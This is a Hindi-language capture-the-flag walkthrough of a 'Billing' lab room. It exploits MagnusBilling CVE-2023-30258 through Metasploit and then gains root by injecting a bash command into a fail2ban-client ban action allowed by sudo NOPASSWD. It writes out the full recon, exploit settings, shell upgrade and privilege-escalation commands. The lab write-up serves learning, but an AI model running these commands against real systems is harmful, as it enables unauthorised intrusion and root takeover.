 adityabhatt3010/room-walkthrough-billing
बिलिंग रूम का उपयोग करके CVE-2023-30258 का शोषण करने और fail2ban गलत कॉन्फ़िगरेशन के माध्यम से एस्केलेट करने का विस्तृत वॉकथ्रू

द्वारा लिखित: आदित्य भट्ट | ओपन सोर्स योगदानकर्ता
इस वॉकथ्रू में, हम पूरी ताकत से बिलिंग रूम में प्रवेश करेंगे, एक कमजोर MagnusBilling इंस्टेंस, एक रसदार बिना प्रमाणीकरण वाला RCE (CVE-2023-30258), और एक fail2ban sudo गलत कॉन्फ़िगरेशन जो चिल्लाकर कहता है “मुझे रूट करो।”
यह कक्ष स्वचालित शोषण और रचनात्मक विशेषाधिकार वृद्धि को खूबसूरती से मिश्रित करता है, हमें वास्तविक दुनिया के दोषों का एक हाथों-हाथ स्वाद देता है जो VoIP बिलिंग सॉफ्टवेयर में छिपे हुए हैं। हम प्रारंभिक टोही से रूट शेल तक पूर्ण PoC, टिप्पणी, और 🗿 वाइब्स के साथ जाएंगे।

मशीन को तैनात करने के बाद, पहली चीज जो आपको गलत कॉन्फ़िगर किए गए फ़ायरवॉल की तरह मारती है:
http://<machine_IP>/mbilling/
यह MagnusBilling लॉगिन पृष्ठ है। यह अकेला घंटी बजाता है — आप जानते हैं कि आप कुछ रसदार CVE खेलने वाले हैं।
हम अंतिम टोही संयोजन से शुरू करते हैं:
nmap -A -sV -p- 10.10.115.173
🧠 निष्कर्ष:
/mbilling/ के अंतर्गत उपलब्ध हैंअगला, हम Gobuster के साथ पूर्ण ब्रूट पर जाते हैं:
gobuster dir -u http://10.10.115.173/mbilling -t 50 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x .php,.html,.txt
gobuster dir -u http://10.10.115.173/ -t 50 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x .php,.html,.txt
🧠 निष्कर्ष:

फिर हम किसी भी मसालेदार चीज़ के लिए साइट के robots.txt की जाँच करते हैं:
User-agent: *
Disallow: /mbilling/
हम्म… इसे छिपाने की कोशिश करना हमें और अधिक चाहने पर मजबूर करता है 😈
एक त्वरित netcat परीक्षण पुष्टि करता है कि यह प्रतिक्रिया देता है:
Response: Error
Message: Missing action in request
जो आगे पुष्टि करता है: बैकएंड MagnusBilling है, और पोर्ट Asterisk Call Manager से जुड़ा है। अपनी काली कलाओं को बुलाने का समय 🧙


शोषण: MagnusBilling में बिना प्रमाणीकरण के दूरस्थ कोड निष्पादन मॉड्यूल:
exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
Metasploit चालू करें:
msfconsole
use exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
फिर आवश्यकताओं की जाँच करें:
show options

फिर निम्नलिखित सेट करें:
set RHOSTS 10.10.115.173
set LHOST 10.17.88.138
run


कुछ सेकंड बाद… Boom. हमें एक Meterpreter सत्र मिल गया!
shell
whoami ➤ asterisk
uname -a ➤ Linux Debian 6.1 x86_64
TTY शेल प्राप्त करने का प्रयास किया:
python3 -c 'import pty; pty.spawn("/bin/bash")'

हम ऊपर की ओर बढ़ना शुरू करते हैं:
cd ..
cd ..

जब तक हमें नहीं मिलता:
cd /home/magnus
cat user.txt

बढ़िया! लेकिन हमने अभी काम खत्म नहीं किया है। हमें रूट चाहिए, और Magnus हमें रहस्य फुसफुसा रहा है।
आइए देखें कि हम sudo के साथ क्या चला सकते हैं:
sudo -l
परिणाम:
(ALL) NOPASSWD: /usr/bin/fail2ban-client
अब यह 🔥 है। हम fail2ban-client का दुरुपयोग करके बैन एक्शन का उपयोग करके रूट के रूप में कमांड निष्पादित कर सकते हैं।
आइए fail2ban को पुनरारंभ करें:
sudo /usr/bin/fail2ban-client restart
फिर रूट फ्लैग चुराने के लिए कमांड इंजेक्ट करें:
sudo /usr/bin/fail2ban-client set sshd action iptables-multiport actionban "/bin/bash -c 'cat /root/root.txt > /tmp/root.txt && chmod 777 /tmp/root.txt'"
बैन (और इस प्रकार कमांड) को ट्रिगर करें:
sudo /usr/bin/fail2ban-client set sshd banip 127.0.0.1
फिर:
cat /tmp/root.txt

रूट हो गया। एकदम। बॉस की तरह। 🗿🔥
| 🔎 चरण | 💥 कार्रवाई/प्रयुक्त उपकरण |
|---|---|
| प्रारंभिक पहुंच | Nmap + Gobuster का उपयोग करके /mbilling पोर्टल और पोर्ट 5038 की खोज की |
| टोही खोज | MagnusBilling CMS + Asterisk Call Manager |
| शोषण | CVE-2023-30258 Metasploit के माध्यम से → Meterpreter शेल |
| गणना | /home/magnus/user.txt स्थित किया |
| विशेषाधिकार वृद्धि | fail2ban-client sudo NOPASSWD का दुरुपयोग → रूट के रूप में RCE |
| रूट फ्लैग | fail2ban पेलोड इंजेक्शन के माध्यम से /root/root.txt प्राप्त किया |
robots.txt की जाँच करें, और अजीब पोर्ट में गहराई से जाएँ।fail2ban-client पर) उतने ही खतरनाक हैं।यह बॉक्स स्वचालित शोषण और मैनुअल पोस्ट-शोषण रचनात्मकता का एक सुंदर संतुलन था। MagnusBilling RCE से fail2ban-रूटिंग तक, यह एक पेंटेस्टर की प्लेलिस्ट 🎧🎯 के लिए सभी सही नोट्स को हिट करता है।
चाहे आप एक शुरुआती हों जो स्तर ऊपर ले जाना चाहते हैं या एक अनुभवी योद्धा जो झंडे इकट्ठा कर रहे हैं — यह एक अवश्य-पाउन है।
अगली बार तक, खतरनाक रहें। उत्सुक रहें। राजसी रहें। 🗿
